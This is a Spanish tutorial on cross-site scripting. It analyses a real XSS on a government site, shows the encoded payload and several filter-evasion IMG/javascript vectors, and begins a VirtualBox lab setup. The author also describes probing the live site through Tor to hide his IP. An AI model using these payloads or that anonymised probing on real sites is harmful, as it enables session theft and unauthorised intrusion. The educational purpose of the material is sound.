Jugando con XSS

1. Introducción

Hace poco apareció en la prensa un posible ataque a la web de la Presidencia Europea de España 2010, donde aparecía la imagen de Mr Bean y nos daba la impresión de que la pagina había sufrido un deface:

Realmente el problema era un ***XSS*** o ***Cross-site scripting***, un problema de seguridad basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado en la web de la Presidencia Española:

http://www.eu2010.es/es/index.html

En este caso, como podemos ver en la imagen, se aprovecho el buscador de la página para incrustar un script, que cargase en la respuesta de la búsqueda (por eso vemos la frase "Resultados de búsqueda") una imagen del actor inglés Rowan Atkinson (¿¿A quién se parece.....??).

De manera técnica y completa podéis ver el análisis de este XSS en un gran blog de seguridad, Security by Default, donde José A. Guasch lo explica muy bien:

http://www.securitybydefault.com/2010/01/eu2010es-el-fail-es-para.html

En mi caso, yo voy a intentar jugar un poco con Cross-site scripting de varias maneras e intentar aclarar todas las posibilidades que puede dar esta vulnerabilidad, de manera que ayude a entenderla y a protegernos; pues aunque parece un problema de poca importancia; que no suele afectar directamente a la web (ya veremos las excepciones...) si que puede llevar muchos peligros para los que naveguen por sitios susceptibles al **XSS**, pues como veremos al final con el framework **BeEF**, este ataque puede comprometer tu máquina totalmente, acabando zombie perdido en manos de la mafia,jejeje.
En especial los diseñadores de webs deben tenerlo en cuenta, pues desde mi punto de vista, esa página, que no valida correctamente las entradas html, es responsable en cierta medida de los daños que se puedan ocasionar, pues no estamos hablando de un 0day, si no de un problema antiguo pero que como vemos sigue vigente.

2. Análisis del caso Mr. Bean

La parte técnica ya sabéis donde encontrarla, yo voy a mirarlo a mi manera; para empezar tenemos que buscar en la página web un lugar donde se pueda introducir contenido; generalmente los sitios actuales busca interacción con el visitante (ya sabéis web 2.0), por lo tanto no es difícil encontrar donde podemos incluir código javascript, en este caso vemos un buscador. Si hacemos una búsqueda normal nos encontramos con esta URL:

http://www.eu2010.es/es/resultadoBusqueda.html?query=zapatero&index=buscadorGeneral_es&field=title&field=keywords&field=description&matchesPerPage=8&searchPage1=searchPage&field=content

Por lo que se, el CGI (Common Gateway Interface) de este servidor web, creará una página dinámica "http://www.eu2010.es/es/resultadoBusqueda.html" que contendrá todo lo que aparece delante del signo "**?**", en este caso:

"***query*=*zapatero*&*index=buscadorGeneral_es&field=title&field=keywords&field=description&matchesPerPage=8&searchPage1=searchPage&field=content* "

Como veis mi búsqueda fue solo la palabra "**zapatero**", pero en la URL que nos devuelve vemos que se añaden muchos parámetros que no controlamos, **index**,**field**, etc..todos separados por el símbolo **&;** solo a la función "**query**" podemos intentar pasarle nuestro código javascript , pues es la que recibe los datos de nuestra búsqueda y en su momento , no validaba correctamente los valores que se le pasaba, lo que favoreció el **XSS**.

Lógicamente, después del revuelo que se lío, la página ha solucionado el problema. Yo para hacer la prueba active **Tor (The Onion Router)**en **Debian** para ocultar mi IP, (un poco exagerado para una tontería, pero mas vale ser precavido y no ir dejando tu IP real en según que sitios); por tanto como **root** debemos ejecutar:

 # /etc/init.d/tor start

En firefox, active el plugin foxyproxy configurado para que utilice **Tor** (**127.0.0.1:9050**) y como siempre en estas cosas, hay que estar seguro, hice una prueba con una página que nos dice nuestro IP:

http://www.ip-adress.com/

Curiosamente, de todas las posibilidades, resulto un proxy de Argentina,jeje, hay algo que me une a esa tierra.... (Un saludo a todos los amigos de ese gran pais :-))

Ahora ya estamos preparados para hacer travesuras ;-) por tanto en la busqueda de la pagina objeto de estudio, puse el script causante del problema (tranquilos que ahora lo analizaremos), y pude comprobar que el resultado había sido bloqueada:

The URL you requested has been blocked. *URL = www.eu2010.es/es/resultadoBusqueda.html?query=%253Cscript%253Edocument.write%2528%2527%253Cimg%2520src%253D%2522http%253A%252F%252Fblog.tmcnet.com%252Fblog%252Ftom-keating%252Fimages%252Fmr-bean.jpg%2522%2520%252F%253E%2527%2529%253C%252Fscript%253E&index=buscadorGeneral_es&field=title&field=keywords&field=description&matchesPerPage=8&searchPage1=searchPage&field=content*

Por cierto Tor no es perfecto pero funciona, su lentitud es el pago por el anonimato :-(

En el caso del "curioso" que encontró la vulnerabilidad, la prueba funcionó tal como se ve en la imagen del inicio. De esta manera, él ya sabia que el motor de búsqueda de la página admitía javascript y eso podía darle mucho juego, solo tenia que crear un enlace con la URL completa de la búsqueda y transmitirla en alguna red social, en este caso fue **twitter**, donde se criticaba el alto de coste de esta web y se pasaba el enlace a la página con XSS integrado.

Vamos a analizar el enlace y así podemos ver claro como funciona ente tipo de vulnerabilidad:

http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating

%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral_en

La parte que nos interesa es el parámetro que le pasamos a "**query**", como sabemos la zona posterior al "**?**" es la porción de busqueda o consulta de una URL y puede estar formada por varias parejas de **parámetros=valor** separadas por el símbolo "**&**"; por tanto el valor que le pasamos como busqueda es **%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E**

Para entender esta serie de signos hay que tener en cuenta varias cosas:

-En **html** el código de **javascript** debe estar entre dos etiquetas **<script>** y **</script>**; aunque también se puede introducir dentro de otras sentencias con la palabra **"javascript:[codigo] "** Aquí podemos ver unas cuantas etiquetas html donde podemos incluir código javascript:

<a href="javascript:[código]**">**
** **
<img src="javascript:[código]**">**
<img dynsrc="javascript:[código]**">**
<input type="image" dynsrc="javascript:[código]**">**

-Como veis todas las etiquetas en **html** estan entre dos signos **<...>**, por tanto normalmente muchas páginas bloquearán estos signos; por eso en este caso se utilizo el formato en código **Ascii** para ocultarlas. En las URL el código Ascii se coloca anteponiendo el signo **%** a su valor en **hexadecimal (Hex)**:

ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo
0	0	NUL	16	10	DLE	32	20	(espacio)	48	30	0
1	1	SOH	17	11	DC1	33	21	!	49	31	1
2	2	STX	18	12	DC2	34	22	"	50	32	2
3	3	ETX	19	13	DC3	35	23	#	51	33	3
4	4	EOT	20	14	DC4	36	24	$	52	34	4
5	5	ENQ	21	15	NAK	37	25	%	53	35	5
6	6	ACK	22	16	SYN	38	26	&	54	36	6
7	7	BEL	23	17	ETB	39	27	'	55	37	7
8	8	BS	24	18	CAN	40	28	(	56	38	8
9	9	TAB	25	19	EM	41	29	)	57	39	9
10	A	LF	26	1A	SUB	42	2A	*	58	3A	:
11	B	VT	27	1B	ESC	43	2B	+	59	3B	;
12	C	FF	28	1C	FS	44	2C	,	60	3C	<
13	D	CR	29	1D	GS	45	2D	-	61	3D	=
14	E	SO	30	1E	RS	46	2E	.	62	3E	>
15	F	SI	31	1F	US	47	2F	/	63	3F	?

ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo
64	40	@	80	50	P	96	60	`	112	70	p
65	41	A	81	51	Q	97	61	a	113	71	q
66	42	B	82	52	R	98	62	b	114	72	r
67	43	C	83	53	S	99	63	c	115	73	s
68	44	D	84	54	T	100	64	d	116	74	t
69	45	E	85	55	U	101	65	e	117	75	u
70	46	F	86	56	V	102	66	f	118	76	v
71	47	G	87	57	W	103	67	g	119	77	w
72	48	H	88	58	X	104	68	h	120	78	x
73	49	I	89	59	Y	105	69	i	121	79	y
74	4A	J	90	5A	Z	106	6A	j	122	7A	z
75	4B	K	91	5B	[	107	6B	k	123	7B	{
76	4C	L	92	5C	\	108	6C	l	124	7C	|
77	4D	M	93	5D	]	109	6D	m	125	7D	}
78	4E	N	94	5E	^	110	6E	n	126	7E	~
79	4F	O	95	5F	_	111	6F	o	127	7F	□

Por tanto, **%3C** es **<**, **%3E** es **>**,**%28** es **(, %29** es **) , %20** es **un espacio, %22** es **", %3A** es **:, %2F** es **/** ... y así todos los signos que puedan ser bloqueados, de modo que el código

anterior quedaría como:

<script>document.write('')</script>

Repasando un poco de JavaScript, que no viene mal para estos asuntos, vemos que **document** es un **objeto del navegador.** Esto es importante, pues el código javascript es interpretado por el navegador y ese mismo navegador crea una jerarquía de objetos que va a representar los elementos que componen una pagina web; estos objetos son mas conocidos por **DOM (Document Object Model)** y son muy útil conocerlos pues con javascript vamos a poder manejarlos y cambiar sus propiedades.
Para hacernos una idea, los objetos mas usados del **DOM** son **window**, **navigator**, **screen**, **history, location, document, anchor, link** e **image**. Dentro de estos objetos puede haber otros objetos y todos tienen unas propiedades y unos métodos que podemos aplicarles.
En nuestro caso, **document** es un objeto que representa todos los elementos que visualizamos en una pagina web, de esta manera podemos añadirle contenidos o modificarlos a nuestro antojo. Uno de sus métodos es **write (texto)** con el que podemos escribir texto HTML en la página, en nuestro caso ponemos un vinculo a una imagen con **document.write(texto_HTML).**
De esta forma, vemos como al seguir el enlace con ese código javascript, es nuestro navegador el que coloca esa imagen en la pagina y por tanto, la página web original nunca ha sido afectada; esto no evita tener claro que el fallo que da pie a todo esto, es el parametro **query** de esa página que nunca debería permitir javascript y es por tanto vulnerable.

3. Tipos de XSS.

Hasta ahora hemos analizado un tipo de XSS, que como hemos visto, afecta solo al usuario que siga el enlace; por tanto tomando esta referencia podemos diferenciar dos tipos de XSS:

- Afecta al usuario:

Es al vulnerabilidad mas común y la que se puede explotar con más facilidad. También se llama **XSS indirecta**. No persiste en el tiempo. Consiste normalmente en hacer que el navegador de la victima ejecute nuestro código oculto, en el ejemplo anterior es una inofensiva imagen, pero lo normal es algo menos evidente y mas peligroso, se pueden robar los cookies, se puede crear un keylogger que capture contraseñas en esa página e incluso se puede ejecutar un exploit en la maquina del visitante. Normalmente podemos aprovechar la falta de control en los campos de entradas de datos de una web (lo mas normal) o crear una página web con script ocultos que se ejecuten al visitarla. Esto último lo veremos al final en el laboratorio con **BeEF.**

Respecto a la forma de llegar al usuario, hay dos formas esencialmente; la primera es crear un **enlace manipulado** y mediante algún engaño hacer que la victima lo siga; este enlace puede llegar por redes sociales (acabamos de ver un ejemplo) o correo electrónico . Otra manera sería en foros, blogs o libros de visitas donde se permitan **introducir html sin validar**, en este caso subiríamos una imagen o vinculo donde se esconde el script, de modo que si seguimos el vinculo o la imagen, se ejecutará el ataque. De esta forma el ataque tiene un gran alcance, claro esta dependiendo de las visitas que reciba el blog o foro; mientras que con el enlace manipulado el alcance suele ser menor e incluso puede ser selectivo mediante el correo electrónico. De todos modos esto puede cambiar, ya que se puede asociar el XSS con otros métodos como el Spam o redes sociales para alcanzar muchas victimas. En la efectividad de estos ataques también entra la ingeniería social para motivar a la victima a que siga el enlace

y confíe en ti.

-Afecta a la aplicación.

Estos XSS son los mas peligrosos pues persisten en el tiempo. Se llaman **XSS directos**. Se suele producir en páginas que admiten que el usuario suba datos; de manera que si no se valida el código podríamos inyectar el script y este quedaría en la base de datos o repositorio de la web. Como veis es muy delicado, el javascript formará parte de la web y se ejecutara en el navegador web del visitante.
Normalmente es difícil encontrar sitios vulnerables, las aplicaciones web están protegidas y filtran el contenido que el usuario pueda subir. En caso de encontrar una web susceptible se pueden realizar ataques diversos, como capturar información sensible, envío de exploits basado en navegadores e incluso defacement de la web.

En este caso no hace falta mandar un enlace malicioso, la victima se afectará al visitar la web con el XSS incrustado. Normalmente para intentar introducir el script la lucha consistirá en evitar el filtrado, normalmente en este caso es difícil que podamos poner etiquetas como **<script>** o **<iframe>**, por lo que debemos ser mas creativos, se puede intentar usar los tags ** **,**<u>**,**<s>** y sobre todo usar valores en hexadecimal para enmascarar la secuencia de comandos. Un ejemplo obtenido del libro **Destripa la red de Anaya Multimedia**:

<IMG SRC="javascript:alert('Mensaje');">

Como la palabra javascript puede estar filtrada, podríamos sustituir algún valor por su representación hexadecimal:

<IMG SRC="javascript:alert('Mensaje');">

Como veis a diferencia del formato de la **URL** que admitía los valores hexadecimales como %xx, aquí tenemos que seguir las reglas del lenguaje **HTML**, pues queremos que quede como parte de la pagina y lo entienda el navegador. En html para un valor **decimal** se pondría primero el signo **&**, segundo el signo **#,** después el valor decimal y siempre tiene que terminar en punto y coma. Para el valor **hexadecimal** es igual pero delante del signo #, el signo **x** y siempre terrninado en punto y coma, aquí algunos ejemplos:

&#229; (en decimal) representa la letra "a" con un circulito encima (usada, por ejemplo, en noruego).

&#xE5; (en hexadecimal) representa el mismo carácter anterior.

&#Xe5; (en hexadecimal) representa también el mismo carácter, da igual x que X.

И (en decimal) representa la letra mayúscula cirílica "I".

&#x6C34; (en hexadecimal) representa el carácter chino para "agua".

También se puede confundir al filtro colocando un carácter de retorno de carro:

**<IMG SRC="jav
ascript:alert('Mensaje');">**

O incluir espacios y algún carácter antes de la etiqueta javascript:

<IMG SRC=" &#14; javascript:alert('Mensaje');">

Para terminar la clasificación de los XSS, solo comentar que también se pueden dividir **según el tipo de ataque** en tres grupos(tomado del libro **Destripa la red de Anaya Multimedia**):

Tipo 0; se utiliza para ejecutar código remotamente con los permisos de otro usuario.

Tipo 1; es un ataque no persistente utilizado en páginas dinámicas. Es muy frecuente y se suele utilizar los motores de búsqueda. Es el utilizado en el caso Mr Bean que hemos visto.

Tipo 3; ataque persistente donde se inyecta código en la página. Corresponde a los XSS directos.

4. LaboratorioVirtual.

Como todo en la vida, la teoria esta muy bien, pero lo verdaderamente divertido y como aprendes en realidad, es con la práctica. En esto del hacking hay todo un mundo en internet para hacer pruebas, pero **cuidado**, en la mayoría de los casos estas pruebas pueden ser consideradas ilegales y por tanto hay que tomar precauciones, como ocultar el IP, utilizar técnicas que no produzcan mucho "ruido" y sobretodo estudiar lo que vamos a hacer; saber el porque de la técnica y sus efectos. Para esto último, nada mejor que crear en tu ordenador un **laboratorio virtual**, para ello se utilizan programas de virtualización donde se instala los S.O. a estudiar, estos programas emulan la tarjeta de red y por tanto, estos SO serán parte de la red local, con su propia **IP,** lo cual nos va a permitir crear un ambiente donde probar nuestras técnicas, para después utilizar en internet o simplemente divertirnos con el hacking sin hacer daño a nadie y sin peligros legales.

4.1 Red de Area Local (LAN).

El primer paso es saber si podemos crear una red local; para ello hace falta un router con NAT o Traducción de Dirección de Red; esto es un mecanismo que permite usar una IP Publica única para un conjunto de ordenadores que forman la red Privada. Por tanto, el router sera en este caso nuestra Puerta de Enlace o Gateway a Internet. Normalmente la red Local utiliza una serie de IP propias que no se pueden utilizar en internet, como podemos ver en el RFC 1919 : (RFC "**R**equest **F**or **C**omments" son documentos con todos los detalles técnicos sobre un protocolo de internet):

```
 10.0.0.0        -   10.255.255.255  (10/8 prefix)
172.16.0.0      -   172.31.255.255  (172.16/12 prefix)
192.168.0.0     -   192.168.255.255 (192.168/16 prefix)
```

Estas eran las tradicionales, pero según veo en la wikipedia, en los RFCs **3330 y 3927** se han añadido otro rango de direcciones locales:

```
169.254.0.0     -   169.254.255.255    (169.254.0.0/16)
```

Este rango es poco utilizado y parece que su función es proveer una dirección IP sin tener disponible un servidor DHCP y sin tener que configurar direcciones de red manualmente (mira que bien :-)

Por tanto en internet nadie tendrá una IP que caiga en estos rangos, normalmente nuestro ISP (Proveedor de Servicios de Internet) nos dará una IP, que puede ser dinámica (se cambiará cada vez que nos conectemos) o fija (no cambia nunca); que es única (identifica nuestro router y también a nosotros!!!) y que sera manejada mediante **NAT** por el router. De tal manera, que como sabemos que la capa de red **IP** da a cada paquete una dirección **IP de origen** y otra de **destino**, en

nuestro caso saldrá con la IP local (ej. 192.168.1.2) como origen y el destino la IP de la máquina de internet con la que nos queremos comunicar, por ej. el servidor que nos ofrece una pagina web. En el router todas las IP privada son traducidas a nuestra IP publica y enviadas a su destino. Estas traducciones de dirección se almacenan en una tabla, para recordar qué dirección y puerto le corresponde a cada dispositivo cliente y así saber donde deben regresar los paquetes de respuesta, que vienen con una IP de origen, la del servidor web, y la IP de destino es la IP publica del router; por tanto siguiendo con el ejemplo, la IP publica sera traducida por la IP local, que es 192.168.1.2 y dirigida al ordenador que corresponde.

Normalmente, en nuestras casas lo que tenemos es un Router ADSL; que cumple las funciones de Puerta de Enlace, también funciona como enrutador, pues sabe encaminar cada paquete que le llega a la máquina que le corresponda ,y funciona como MoDem, para que se pueda utilizar la linea ADSL que va por la linea telefonica (Modula y Demodula la señal). También en algunos casos son Punto de Acceso Wireless (AP), permiten la comunicación Wireless (sin cables) con los equipos de la red que tenga el hardware apropiado para la conexión inalámbrica..

Con los routers ADSL podemos crear una red sin problemas, a veces se pueden ver router configurados como modem ADSL o directamente tener un **modem ADSL**; en ambos casos **no** podremos crear la Red Local pues nos hace falta la capacidad de enrutamiento y el NAT. Para saber en que situación estamos, la forma mas fácil es ver las características de la conexión, en windows desde un interprete de comandos ejecutamos **ipconfig** y en linux desde un terminal ejecutamos **ifconfig**; de ambas maneras veremos nuestra IP, si tenemos una IP de red local es que nos conectamos con un router ADSL pero si nuestra IP **no** pertenece a los rangos que os he comentado, tendremos un modem ADSL. Otra característica, es que el modem ADSL se configura en nuestro ordenador, mientras que los routers ADSL se configura en el mismo router, al que tenemos que ingresar mediante la puerta de enlace (suele ser la misma raiz que nuestra IP pero terminada en 1 (en nuestro ejemplo, 192.168.1.1) y en la mayoría de los casos mediante http, por lo que accedemos a una web con el enlace http://192.168.1.1 .

Hay mas opciones como cable modem y modem usb; pero esencialmente para lo que nos interesa, con ver la configuración IP podemos saber si tendremos nuestra pequeña red de pruebas. Por cierto, si tenemos Wireless no hace falta pruebas, el router ya ha creado la **WLAN** que respecto a la configuración de IP es igual que la LAN, con el NAT, puerta de enlace y demás; solo cambia que unos ordenadores se conecten con cable por la tarjeta ethernet y otros con tarjeta de red inalámbrica.

En mi caso tenemos, como habéis visto por el ejemplo, una red local con el rango **192.168.1.0/24** y con **DHCP**: por lo que sera el router el que le asigne a cada maquina virtual su correspondiente IP. Por cierto, para los que como yo tengan dudas de lo que significa lo de **/24**, me ha parecido muy interesante la utilidad de Linux, **ipcalc**, que te calcula todos los valores de tu red para **IP versión 4** (ipv4) y así vemos que 24 es la mascara de red, en concreto la cantidad de bits con valor **1** que corresponde al valor de la mascara de red en binario:

```
$ ipcalc 192.168.1.0/24
Address:   192.168.1.0          11000000.10101000.00000001. 00000000
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   192.168.1.0/24       11000000.10101000.00000001. 00000000
HostMin:   192.168.1.1          11000000.10101000.00000001. 00000001
```

HostMax: 192.168.1.254 11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255 11000000.10101000.00000001. 11111111
Hosts/Net: 254 Class C, Private Internet

4.2 VirtualBox.

Este sera el programa que creará las maquinas virtuales, en el mercado hay excelentes candidatos como VMware, pero me he decido por **VirtualBox** por estar muy bien integrado en Linux y es muy fácil de instalar y mantener. En concreto voy a utilizar la versión gratis pero no libre, donde el manejo de redes esta mas evolucionado y no necesita ningún retoque de tu sistema.
Si se quiere utilizar la versión libre, **VirtualBox-OSE** (Open Source Edition) puede que haya que configurar el sistema para crear nuestra red virtual. Actualmente no se como andará la cosa, pero hace un año o así, yo la utilice y tuve que crear un bridge con tap para emular la tarjeta de red y poder crear una red virtual que es lo que nos interesa.

Para evitar problemas, vamos a utilizar **VirtualBox** en su version **3.1.4 r57640**, para Windows solo tenéis que descargar e instalar desde su página web:

http://download.virtualbox.org/virtualbox/3.1.4/VirtualBox-3.1.4-57640-Win.exe

Para Linux también tenemos binarios para las mas importantes distribuciones, pero para los que usamos Debian o algunos de sus derivados, es muy cómodo integrarlo en el manejador de paquetes, **apt-get**,y poder actualizarlo fácilmente, Para ello debemos añadir una entrada nueva en el archivo **/etc/apt/sources.list**; en mi caso como uso **Debian Lenny,** añado la entrada:

deb http://download.virtualbox.org/virtualbox/debian lenny non-free

De está manera ya tenemos acceso a los binarios y solo nos queda decirle al sistema que son paquetes de confianza, para ello hay que bajarse la clave e instalarla, lo cual se puede hacer con una sola orden desde una consola como root:

```
# wget -q http://download.virtualbox.org/virtualbox/debian/sun_vbox.asc -O-
| apt-key add -
```

Si estuviéramos en **Ubuntu**, se utiliza el comando sudo:

```
wget -q http://download.virtualbox.org/virtualbox/debian/sun_vbox.asc -O- |
sudo apt-key add -
```

Con todo esto, ya podemos instalar VirtualBox desde una consola con esta orden, eso si como root o con sudo:

 # apt-get install virtualbox-3.1


Por último, para los muy nuevos en Linux, solo comentaros que antes debéis tener instalados los **headers del kernel**, necesarios para que VirtualBox cree sus drivers como Modulo del kernel y se carguen al inicio, para ello solo hay que utilizar esta orden como root:

 # apt-get install linux-headers-'uname -r'

Un vez instalado VirtualBox, podemos crear tantas maquinas virtuales como queramos, en este caso vamos a trabajar con **BackTrack 4** y un **Windows XP sp2.** Normalmente la


instalación no tiene problemas, trabajamos en discos virtuales **VDI** que se pueden alojar donde queramos, solo hay que tener cuidado con las particiones FAT32, pues al no admitir archivos mas grandes de 4 Gb, podemos tener problemas, aunque eso dependerá del tamaño del SO que vayas a instalar.

En mi caso, tengo una partición muy grande en **NTFS**, donde alojo las discos VDI y donde puedo probar diferentes SO sin salir de Debian. Actualmente, NTFS no es un problema en Linux, solo hay que instalar los drivers **ntfs-3g** para poder acceder a esas particiones con permisos de lectura y escritura completos. De esta manera mi VirtualBox queda asi:



Normalmente debemos de crear nuestros discos duros virtuales con "**Almacenamiento de expansión dinámica"** que es la opción por defecto; de esta manera el archivo ira creciendo y adaptándose al tamaño que alcance nuestro **SO guest** (invitado o virtual).

Recién instalado cualquier SO, si miramos su **configuración** y nos vamos a la opción de **Red**; vemos que por defecto está puesta la opción de **NAT**:




De esta manera tendremos conexión a internet sin problemas e incluso tendremos acceso a otros equipos de la red local; pero no seremos visibles para nadie de la red local, ni para otra maquina virtual ni tampoco para el ordenador propio donde se ejecuta VirtualBox, que llamaremos a partir de ahora equipo **host o anfitrión**. En este caso, la maquina virtual recibirá su IP y configuración del **DHCP** de VirtualBox, con unas características por defecto:

- La primera tarjeta de red pertenece a la red privada **10.0.2.0**, la segunda a la **10.0.3.0** y así las siguientes.
- Por defecto, la primera tarjeta de red tendrá los siguientes datos:
  IP: 10.0.2.15
  Gateway: 10.0.2.2
  Servidor de nombres: 10.0.2.3

Como veis, esta forma no nos interesa para nuestras pruebas, aunque podemos ejecutar la máquina virtual y aprovechar la conexión para instalar los **"guest additions"** tanto en Windows XP como en Backtrack4. El guest additions es muy importante tenerlo instalado en todas las maquinas virtuales pues nos va a favorecer la comunicación entre el equipo anfitrión y los equipos invitados, además de que nos dará bastantes beneficios, como son:

Integración puntero del ratón
Mejor soporte de vídeo (3D)
Sincronización de tiempo
Carpetas compartidas
Conexión escritorio remoto
Autenticación windows automática.

